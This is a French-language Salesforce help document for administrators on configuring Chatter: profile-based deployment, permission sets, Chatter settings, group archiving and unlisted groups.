# Salesforce Chatter

Connectez, engagez et motivez les utilisateurs à collaborer et à travailler plus efficacement dans l'ensemble de l'organisation, quel que soit leur rôle ou leur emplacement géographique.

Salesforce Chatter permet aux utilisateurs de collaborer sur les opportunités de vente, les demandes de service, les campagnes et les projets avec des applications intégrées et des actions personnalisées. Dans les organisations Salesforce créées après le 22 juin 2010, Chatter est déjà activé par défaut pour tous les utilisateurs. Cependant, si vous souhaitez que seules certaines parties de votre organisation utilisent Chatter, vous pouvez effectuer un déploiement de Chatter basé sur les profils. Avec un déploiement basé sur les profils, seuls les utiisateurs auxquels le profil utilisateur ou l'ensemble d'autorisations requis a été attribué ont accès à Chatter. Le déploiement basé sur les profils de Chatter est utile pour les grandes entreprises et les organismes gouvernementaux devant tenir compte de contraintes règlementaires. Ce type de déploiement leur permet de planifier un déploiement contrôlé et de déployer Chatter sur une base service par service.

Nous vous recommandons de déployer Chatter pour tous les utilisateurs de votre organisation sauf si votre entreprise ne veut pas que tous les utilisateurs aient accès à Chatter. Chatter est sécurisé et respecte tous les paramètres de sécurité et d'autorisation de votre organisation Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer Chatter :
- Personnaliser l'application

### Présentation du déploiement de Chatter basé sur le profil

Le déploiement basé sur le profil de Chatter active Chatter pour une sélection d'utilisateurs, plutôt que pour l'ensemble des utilisateurs de l'organisation.

### Paramètres Chatter

Chatter est activé par défaut dans Salesforce et l'application Salesforce1. Configurez différentes fonctionnalités Chatter et presonnalisez l'expérience Chatter pour vos utilisateurs sur la page Paramètres Chatter dans Configuration.

### Actions et présentations de l'éditeur

Les actions ajoutent des fonctionnalités à l'éditeur Chatter et permettent à vos utilisateurs d'en faire plus dans Salesforce et Salesforce1.

### Suivi du fil

Le suivi du fil effectue le suivi des modifications des objets et des champs et les publie sous forme de mises à jour dans Chatter. Les utilisateurs qui suivent un enregistrement voient les mises à jour du fil dans leur fil Chatter.

### Paramètres de messagerie et marque Chatter

Les paramètres de messagerie Chatter vous permettent de contrôler si les utilisateurs reçoivent des notifications par e-mail concernant les nouvelles applications, les commentaires et d'autres modifications. Vous pouvez également modifier le format des e-mails, pour ajouter le logo de votre entreprise et des informations sur l'expéditeur par exemple.

### Actions et présentations de publications Chatter

Les actions sur les publications et les commentaires apparaissent dans le menu déroulant sur une publication ou un commentaire. Les utilisateurs peuvent modifier, ajouter aux favoris, mettre en sourdine et supprimer des publications, ajouter des rubriques et de créer des tâches à partir de publications.

### Présentations de groupe

La présentation de groupe vous permet de personnaliser les champs, boutons, actions et listes qui apparaissent dans les groupes Chatter. Les modifications des présentations de groupe affectent tous les groupes de votre organisation mais elles n'apparaissent que sur les pages de groupe dans Salesforce1. Les modifications de l'éditeur de groupe apparaissent dans le site Salesforce complet et l'application Salesforce1.

Association de rubriques aux objets

L'association de rubriques aux objets est une des façons les plus puissantes d'utiliser la technique du Crowdsourcing pour débattre des thèmes et problématiques majeurs de votre entreprise.

Personnalisation de l'influence Chatter

Personnalisez les seuils d'activités des publications, commentaires et mentions « J'aime » pour améliorer le calcul de l'influence Chatter.

Instructions relatives à la suppression des messages Chatter de vos utilisateurs

Les administrateurs Salesforce avec l'accès « Gérer les messages Chatter » peuvent accéder à tous les messages privés d'utilisateurs via l'API SOAP. Vous pouvez afficher et supprimer n'importe quel message (à des fins de conformité par exemple).

Rapport sur Chatter avec le package Dashboards

Le package Salesforce Chatter Dashboards contient de nombreux éléments ! Il offre plusieurs tableaux de bord, plus de 100 rapports, et même des types de rapport personnalisés qui permettent de surveiller et de gérer l'adoption et l'engagement de Chatter dans votre organisation.

Licences utilisateur Chatter

Toutes les licences Salesforce standard accordent un accès gratuit à Chatter à tous les utilisateurs de votre organisation. Salesforce offre également des licences spécifiques à Chatter : Chatter External, Chatter Free et Chatter Only (également appelé Chatter Plus).

# Présentation du déploiement de Chatter basé sur le profil

Le déploiement basé sur le profil de Chatter active Chatter pour une sélection d'utilisateurs, plutôt que pour l'ensemble des utilisateurs de l'organisation.

Le déploiement basé sur le profil de Chatter rend Chatter disponible pour une partie de votre organisation, mais pas pour tous les utilisateurs. Lorsque le déploiement basé sur le profil de Chatter est activé pour votre organisation, vous pouvez activer Chatter pour les utilisateurs qui possèdent le profil ou les ensembles d'autorisations requis. Tous les autres utilisateurs de votre organisation n'ont pas accès à Chatter.

**Exemple:** Imaginons que vous attribuez un profil ou un ensemble d'autorisations qui exclut un sous-ensemble d'utilisateurs de l'accès à Chatter. Ces utilisateurs ont encore accès aux objets Salesforce mais ils ne voient pas le fil d'enregistrement et ne peuvent créer de publications.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Préparation du déploiement basé sur le profil de Chatter

Si vous déployez Chatter pour un sous-ensemble de vos utilisateurs seulement, préparez votre organisation de façon à contrôler l'accès à Chatter à l'aide de profils utilisateur personnalisés et d'ensembles d'autorisations.

Contrôle de l'accès à Chatter via des profils utilisateur

Modifiez des profils utilisateur personnalisés existants pour autoriser ou refuser l'accès à Chatter.

Contrôle de l'accès à Chatter via des ensembles d'autorisations

Gérez l'accès à Chatter en modifiant des ensembles d'autorisations existants ou en créant des ensembles de modifications.

Considérations relatives au déploiement basé sur le profil

Dans les organisations qui utilisent un déploiement Chatter basé sur le profil, certaines limitations s'appliquent aux profils utilisateur, aux ensembles d'autorisations, et à l'interaction entre les utilisateurs avec ou sans accès à Chatter.

# Préparation du déploiement basé sur le profil de Chatter

Si vous déployez Chatter pour un sous-ensemble de vos utilisateurs seulement, préparez votre organisation de façon à contrôler l'accès à Chatter à l'aide de profils utilisateur personnalisés et d'ensembles d'autorisations.

Généralement, un déploiement basé sur le profil de Chatter comprend les étapes suivantes :

Remarque: Avant de commencer, désactivez Chatter pour toute votre organisation (accédez aux paramètres de Chatter et désélectionnez **Activer**).

1. Salesforce active la fonctionnalité de déploiement basé sur le profil de Chatter pour votre organisation.
2. Vous déterminez quels utilisateurs ont accès à Chatter.
3. Vous consultez et modifiez les profils utilisateur personnalisés et les ensembles d'autorisations existants.
4. Vérifiez que l'autorisation Activation de Chatter dans un profil utilisateur personnalisé ou un ensemble d'autotorisations a le paramètre désiré.
5. Pour autoriser ou limiter l'accès à Chatter, attribuez le profil ou l'ensemble d'autorisations associé aux utilisateurs.
6. Activez Chatter pour votre organisation.

   Remarque: Effectuez l'étape six en tant qu'étape séparée et finale. Si l'étape 6 est combinée à une autre étape ou exécutée hors contexte, des résultats imprévisibles et indésirables peuvent se produire.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Présentation du déploiement de Chatter basé sur le profil

Contrôle de l'accès à Chatter via des profils utilisateur

Contrôle de l'accès à Chatter via des ensembles d'autorisations

# Contrôle de l'accès à Chatter via des profils utilisateur

Modifiez des profils utilisateur personnalisés existants pour autoriser ou refuser l'accès à Chatter.

Lorsque Salesforce active le déploiement basé sur le profil de Chatter pour votre organisation, l'autorisation Activer Chatter est ajouté à tous les profils utilisateur et ensembles d'autorisations existants. L'autorisation est automatiquement activée pour tous les profils standard. Elle est également automatiquement activée pour tous les profils personnalisés si l'une des autorisations au niveau utilisateur suivantes a déjà été activée manuellement ou via une licence :

- Créer et propriétaire de nouveaux groupes Chatter (ChatterOwnGroups)
- Créer et partager des livraisons de contenu de fichiers Chatter (ChatterFileLink)
- Inviter des clients dans Chatter (ChatterInviteExternalUsers)
- Gérer les messages Chatter (ManageChatterMessages)
- Modérer Chatter (ModerateChatter)
- Modérer les fils Chatter (ModerateNetworkFeeds)
- Utiliser Fil de requête (ViewCaseInteraction)
- Afficher toutes les données (ViewAllData)

Modifiez vos profils personnalisés existants avec les autorisations voulues afin de contrôler l'accès à Chatter et créer de nouveaux profils personnalisés si nécessaire.

Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR


Pour activer Chatter :

- Personnaliser l'application

1. Connectez-vous en tant qu'administrateur Salesforce.
2. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.




3. Pour chaque profil utilisateur personnalisé existant :
   a. Cliquez sur **Modifier**.
   b. Dans la section Autorisations administratives, sélectionnez ou désélectionnez **Activer Chatter**, selon que vous souhaitez autoriser ou non l'accès à Chatter pour les utilisateurs associés à ce profil.




   L'autorisation Activer Chatter est disponible uniquement si le déploiement basé sur le profil de Chatter est activé pour votre organisation.

   c. Enregistrez vos modifications.
4. Si applicable, créez des profils utilisateur personnalisés avec les autorisations souhaitées, puis attribuez-les à des utilisateurs.

**Remarque:** La sélection de l'autorisation Activer Chatter dans le profil d'un utilisateur n'active pas automatiquement Chatter pour cet utilisateur. Chatter ne peut pas être utilisée tant que vous ne l'avez pas activée pour votre organisation.

CONSULTER ÉGALEMENT :

- Préparation du déploiement basé sur le profil de Chatter
- Contrôle de l'accès à Chatter via des ensembles d'autorisations
- Paramètres Chatter
- Considérations relatives au déploiement basé sur le profil

## Contrôle de l'accès à Chatter via des ensembles d'autorisations

Gérez l'accès à Chatter en modifiant des ensembles d'autorisations existants ou en créant des ensembles de modifications.

Lorsque vous activez ou désactivez Chatter via des ensembles d'autorisations, tenez compte des points suivants :

- Les ensembles d'autorisations sont appliqués aux paramètres du profil utilisateur lorsque vous activez Chatter. Tous les utilisateurs associés à un ensemble d'autorisations activé pour Chatter ont accès à Chatter, même si Chatter n'est pas activée dans leur profil utilisateur.
- Les ensembles d'autorisations ne sont plus appliqués aux paramètres du profil utilisateur lorsque vous désactivez Chatter. Tous les utilisateurs associés à un profil utilisateur activé pour Chatter ont accès à Chatter, même si Chatter est désactivé dans leur ensemble d'autorisations. Pour qu'une personne ne puisse pas accéder à Chatter, désactivez Chatter dans son profil utilisateur et dans son ensemble d'autorisations.

Assurez-vous que vos ensembles d'autorisations existants comprennent les autorisations Chatter correctes et requises pour les utilisateurs appropriés.

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer Chatter :
- Personnaliser l'application

1. Accédez aux ensembles d'autorisations.
2. Pour chaque ensemble d'autorisations au niveau de l'utilisateur existant :
   a. Dans la section Système, cliquez sur **Autorisations système**.
   b. Cliquez sur **Modifier**, puis sélectionnez **Activer Chatter**. Cette autorisation est disponible uniquement lorsque le déploiement basé sur le profil de Chatter est activé pour votre organisation.




**c.** Enregistrez vos modifications.

**3.** Si applicable, créez des ensembles comprenant les autorisations souhaitées, puis attribuez-les aux utilisateurs. Par défaut, toutes les autorisations d'un nouvel ensemble sont désactivées. Activez les autorisations Chatter ci-dessous dans le nouvel ensemble d'autorisations pour les accorder aux utilisateurs.

- Créer et être propriétaire de nouveaux groupes Chatter (ChatterOwnGroups)
- Créer et partager des livraisons de contenu de fichiers Chatter (ChatterFileLink)
- Inviter des clients dans Chatter (ChatterInviteExternalUsers)
- Gérer les messages Chatter (ManageChatterMessages)
- Modérer Chatter (ModerateChatter)
- Modérer les fils Chatter (ModerateNetworkFeeds)
- Utiliser Fil de requête (ViewCaseInteraction)
- Afficher toutes les données (ViewAllData)

**Remarque:** La sélection de l'autorisation Activer Chatter dans l'ensemble d'autorisations d'une personne n'active pas automatiquement Chatter pour cette personne. Les personnes ne peuvent pas utiliser Chatter tant que vous ne l'avez pas activée pour votre organisation.

CONSULTER ÉGALEMENT :

Préparation du déploiement basé sur le profil de Chatter

Contrôle de l'accès à Chatter via des profils utilisateur

Paramètres Chatter

Considérations relatives au déploiement basé sur le profil

## Considérations relatives au déploiement basé sur le profil

Dans les organisations qui utilisent un déploiement Chatter basé sur le profil, certaines limitations s'appliquent aux profils utilisateur, aux ensembles d'autorisations, et à l'interaction entre les utilisateurs avec ou sans accès à Chatter.

- L'option Activer Chatter est disponible uniquement si le déploiement de Chatter basé sur le profil a été activé pour l'organisation.
- Les ensembles d'autorisations sont appliqués aux paramètres du profil utilisateur lorsque vous activez Chatter. Tous les utilisateurs associés à un ensemble d'autorisations activé pour Chatter ont accès à Chatter, même si Chatter n'est pas activée dans leur profil utilisateur.
- Les ensembles d'autorisations ne sont plus appliqués aux paramètres du profil utilisateur lorsque vous désactivez Chatter. Tous les utilisateurs associés à un profil utilisateur activé pour Chatter ont accès à Chatter, même si Chatter est désactivé dans leur ensemble d'autorisations. Pour qu'une personne ne puisse pas accéder à Chatter, désactivez Chatter dans son profil utilisateur et dans son ensemble d'autorisations.
- La sélection de l'autorisation Activer Chatter dans le profil utilisateur ou l'ensemble d'autorisations d'une personne n'active pas automatiquement Chatter pour l'organisation. Modifiez les profils utilisateur et les ensembles d'autorisations avant d'activer Chatter pour votre organisation.
- Chatter est activé par défaut dans les profils utilisateur standard de Salesforce. Vous ne pouvez pas désactiver Chatter pour ces profils standard.
- Ne désactivez pas l'autorisation Activer Chatter dans un profil utilisateur Chatter externe cloné. L'utilisateur voit un message d'erreur et ne peut pas se connecter.
- Ne désactivez pas l'autorisation Activer Chatter dans un profil Chatter Free ou Modérateur de Chatter cloné. Vous recevez un message d'erreur et ne pouvez pas enregistrer le profil.
- L'activation du déploiement de Chatter basé sur le profil et de Chatter pour une organisation active également un ensemble d'autorisations utilisateur dépendantes de Chatter. Si Chatter est désactivée pour l'organisation, ces autorisations sont désactivées en même temps. Cependant, si Chatter est ensuite réactivée, ces autorisations ne sont pas automatiquement réactivées, l'administrateur doit s'en charger.
- Lorsque le déploiement de Chatter basé sur le profil est activé pour une organisation, Chatter est automatiquement activée pour les profils standard. Pour tous les profils et ensembles d'autorisations personnalisés, Chatter est automatiquement activée, si toutes les autorisations au niveau de l'utilisateur ci-dessous sont déjà activées, manuellement ou via une licence :
  - « Créer et être propriétaire de nouveaux groupes Chatter » (ChatterOwnGroups)
  - « Créer et partager des liens vers des fichiers Chatter » (ChatterFileLink)
  - « Inviter des clients dans Chatter » (ChatterInviteExternalUsers)
  - « Gérer les messages Chatter » (ManageChatterMessages)

  - « Modérer Chatter » (ModerateChatter)
  - « Modérer les fils Chatter » (ModerateNetworkFeeds)
  - « Utiliser Fil de requête » (ViewCaseInteraction)
  - « Afficher toutes les données » (ViewAllData)

- Dans les organisations où Work.com est activée, les utilisateurs qui ont accès à Chatter ne peuvent pas remercier des utilisateurs qui n'ont pas accès à Chatter.
- Si votre organisation a déjà activé Chatter et passe au déploiement de Chatter basé sur les profils, activez manuellement Chatter dans tous les profils personnalisés et ensembles d'autorisations existants. Sinon, les utilisateurs auxquels sont attribués ces profils personnalisés et ensembles d'autorisations perdent l'accès à Chatter.
- Lorsque le déploiement de Chatter basé sur le profil est activé, les utilisateurs qui ne peuvent pas utiliser Chatter, en raison de leur profil ou de leurs autorisations, ne peuvent pas non plus utiliser la recherche globale. Ils peuvent néanmoins utiliser la recherche avancée.

# Paramètres Chatter

Chatter est activé par défaut dans Salesforce et l'application Salesforce1. Configurez différentes fonctionnalités Chatter et presonnalisez l'expérience Chatter pour vos utilisateurs sur la page Paramètres Chatter dans Configuration.

- Pour accéder à la page Paramètres Chatter, saisissez *Chatter* dans la case Recherche rapide, puis sélectionnez *Paramètres Chatter*.
- Pour désactiver Chatter pour l'ensemble de votre organisation, désélectionnez Activer dans la section Paramètres Chatter.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

### Paramètres de groupe Chatter

Configurez les fonctionnalités de groupe comme l'archivage des groupes, les enregistrements dans les groupes et les groupes non répertoriés. Les groupes Chatter sont l'espace de collaboration principal de Chatter ; les gens y partagent des informations, publient des mises à jour et posent des questions.

### Activation des émoticônes dans le fil

Les émoticônes permettent à vos utilisateurs d'ajouter des expressions à leurs publications et commentaires, par exemple un smiley, en saisissant une combinaison de caractères.

### Invitations de client

Permet aux utilisateurs d'inviter des clients dans les groupes privés dont ils sont propriétaires ou responsables. Les clients désignent les utilisateurs dont le domaine de messagerie est hors du domaine de votre société. Ils ont un accès limité à Chatter. Ils peuvent uniquement afficher les groupes dans lesquels ils sont invités et interagir avec les membres de ces groupes.

### Invitations de collaborateurs

Les utilisateurs de Salesforce peuvent inviter dans Chatter des collaborateurs qui ne disposent pas de licence Salesforce. Les utilisateurs invités peuvent accéder aux personnes, profils, groupes et fichiers Chatter, mais ils ne peuvent pas enregistrer de données s'ils ne possèdent pas de licence Salesforce.

### Activer les actions dans l'éditeur

Pour ajouter des actions globales à l'éditeur, vous devez d'abord activer les actions dans la fonctionnalité Éditeur dans Paramètres Chatter. Les actions ajoutent des fonctionnalités à l'éditeur Chatter et permettent à vos utilisateurs d'en faire plus dans Salesforce et Salesforce1.

Présentation de la modification de publications et de commentaires dans le fil

À l'aide de la modification des publications dans le fil, les utilisateurs peuvent modifier leurs propres publications. Les propriétaires d'enregistrement peuvent également modifier n'importe quelle publication dans leur enregistrement, quel que soit le créateur de la publication.

CONSULTER ÉGALEMENT :

Salesforce Chatter

## Paramètres de groupe Chatter

Configurez les fonctionnalités de groupe comme l'archivage des groupes, les enregistrements dans les groupes et les groupes non répertoriés. Les groupes Chatter sont l'espace de collaboration principal de Chatter ; les gens y partagent des informations, publient des mises à jour et posent des questions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Archivage de groupe Chatter

L'archivage de groupe est activé par défaut pour votre organisation. Si un groupe n'a aucune publication ou commentaire nouveau pendant 90 jours consécutifs, il est automatiquement archivé. Lorsque l'archivage de groupe est activé, l'activité des fils des groupes est examinée sur une base hebdomadaire.

Activation des enregistrements dans des groupes Chatter

Par défaut, les enregistrements sont autorisés dans les groupes. Personnalisez l'éditeur de groupe pour inclure l'action Ajouter un enregistrement afin que les utilisateurs puissent ajouter des enregistrements aux groupes.

Activation des groupes Chatter non répertoriés

Activez les groupes non répertoriés pour votre organisation afin de permettre aux utilisateurs de collaborer plus confidentiellement dans Chatter.

Limitations des groupes non répertoriés

Considérez les limitations des groupes non répertoriés avant de les activer pour votre organisation.

### Archivage de groupe Chatter

L'archivage de groupe est activé par défaut pour votre organisation. Si un groupe n'a aucune publication ou commentaire nouveau pendant 90 jours consécutifs, il est automatiquement archivé. Lorsque l'archivage de groupe est activé, l'activité des fils des groupes est examinée sur une base hebdomadaire.

La mention d'un groupe n'est pas prise en compte dans l'activité du fil et ne reporte pas l'archivage du groupe. Les groupes archivés sont pris en compte dans les limitations de groupe de votre organisation (30,000), mais pas dans les limitations d'appartenance à un groupe d'un utilisateur (300).

Il existe d'autres paramètres d'archivage de groupe sur la page des paramètres de groupe. C'est là que des propriétaires et responsables de groupes peuvent archiver, activer ou modifier les paramètres d'archivage automatique. Pour modifier les paramètres d'archivage de plusieurs groupes à la fois, utilisez l'API de Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Si votre organisation ne souhaite pas utiliser l'archivage de groupe, désactivez cette fonctionnalité dans Configuration. Saisissez *Chatter* dans la case Recherche rapide, sélectionnez **Paramètres Chatter**, et désélectionnez **Autoriser l'archivage de groupe** dans la section groupes.

**Remarque:** Pour que les propriétaires et responsables de groupes puissent archiver, activer ou désactiver l'archivage automatique dans les applications Salesforce1 et dans Lightning Experience, personnalisez la présentation de groupe et ajoutez les champs nécessaires.

CONSULTER ÉGALEMENT :

Présentations de groupe

## Activation des enregistrements dans des groupes Chatter

Par défaut, les enregistrements sont autorisés dans les groupes. Personnalisez l'éditeur de groupe pour inclure l'action Ajouter un enregistrement afin que les utilisateurs puissent ajouter des enregistrements aux groupes.

L'action Ajouter un enregistrement sur l'éditeur de groupe permet aux utilisateurs d'ajouter à des groupes des enregistrements de compte, de contact, de piste, d'opportunité, de contrat, de campagne, de requête et d'objet personnalisé. L'action Ajouter un enregistrement n'est pas disponible par défaut ; vous devez configurer l'éditeur de groupe pour inclure cette action.

Procédure : Ajout d'enregistrements à des groupes Chatter par les utilisateurs

Nous recommandons également de personnaliser les présentations de page d'objets afin d'inclure la liste associée Groupes aux pages de détail d'enregistrement. Personnalisez la présentation de tous les objets standard et personnalisés de votre organisation qui prennent en charge les relations groupe-enregistrement. La liste associée Groupes présente aux utilisateurs la liste des groupes associés à l'enregistrement.

Procédure : Ajouter la liste associée Groupes aux enregistrements

Si vous ne souhaitez pas que les utilisateurs ajoutent des enregistrements aux groupes, saisissez *Chatter* dans la case Recherche rapide dans Configuration, puis sélectionnez *Paramètres Chatter*, et désélectionnez **Autoriser les enregistrements dans les groupes dans la section Groupes** section. La désactivation de cette fonctionnalité masque la liste Enregistrements de groupe dans la page de détail de groupe, et masque l'action **Ajouter un enregistrement** dans l'éditeur de groupe.

CONSULTER ÉGALEMENT :

Personnalisation de la présentation et de l'éditeur de groupe Chatter

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Activation des groupes Chatter non répertoriés

Activez les groupes non répertoriés pour votre organisation afin de permettre aux utilisateurs de collaborer plus confidentiellement dans Chatter.

Les groupes non répertoriés offrent davantage de confidentialité que les groupes privés. Seuls les membres de groupe et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent accéder à ces groupes dans les vues de liste, les fils et les résultats de recherche. Par défaut, les groupes non répertoriés ne sont pas activés pour votre organisation. Consultez les limites des groupes non répertoriés, avant d'activer cette fonctionnalité dans votre organisation.

1. Dans Configuration, saisissez *Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**.
2. Cliquez sur **Modifier**.
3. Sélectionnez **Activer les groupes non répertoriés**.
   Un message affiche des informations importantes relatives à l'activation des groupes non répertoriés dans votre organisation.
4. Dans le message mis en évidence, sélectionnez la case en regard de **Je souhaite activer les groupes non répertoriés et je comprends qu'il peut être nécessaire de mettre à jour le code Apex/Visualforce de mon organisation**.
5. Cliquez sur **Enregistrer**.

Tous les utilisateurs peuvent créer un groupe non répertorié. Contrairement aux groupes privés, les utilisateurs qui disposent de l'autorisation « Afficher toutes les données » ou « Modifier toutes les données » ne peuvent pas afficher ou mettre à jour les groupes non répertoriés dont ils ne sont pas membres. Pour permettre aux non-membres d'afficher et de modifier des groupes non répertoriés, attribuez-leur l'autorisation « Gérer les groupes non répertoriés » via leur profil ou un ensemble d'autorisations.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer les autorisations pour des profils :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Limitations des groupes non répertoriés

Présentation des Groupes non répertoriés

## Limitations des groupes non répertoriés

Considérez les limitations des groupes non répertoriés avant de les activer pour votre organisation.

### Pour l'administrateur

- Seuls les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent accéder à et modifier un groupe non répertorié, ses fichiers et le contenu du fil, sans être membres du groupe.
- Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » ne peuvent pas supprimer un contenu du fil dans les groupes non répertoriés dont ils ne sont pas membres.
- Les utilisateurs qui disposent de l'autorisation « Exportation de données » peuvent exporter toutes les données Chatter, et afficher les publications et les commentaires exportés à partir de n'importe quel groupe, qu'ils disposent ou non de l'autorisation « Gérer les groupes non répertoriés ».
- Vous ne pouvez pas accorder l'autorisation « Gérer les groupes non répertoriés » à des utilisateurs qui ont un profil Chatter externe, Portail haut volume ou Portail client haut volume.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Les groupes non répertoriés sont pris en compte dans la limitation de groupes d'un utilisateur, mais ils ne sont pas affichés dans la liste Groupe de la page de profil d'un utilisateur, sauf si la personne qui consulte la liste est membre de ces groupes ou est autorisée à gérer les groupes non répertoriés. Lorsque les groupes non répertoriés sont masqués, le décompte affiché en regard de la liste Groupes peut être imprécis, selon les autorisations de la personne qui consulte la liste.

## Pour les développeurs

Le code Apex est exécuté en mode système, ce qui signifie que les autorisations de l'utilisateur actif ne sont pas prises en compte. Cette limitation impacte les pages écrites en Apex.

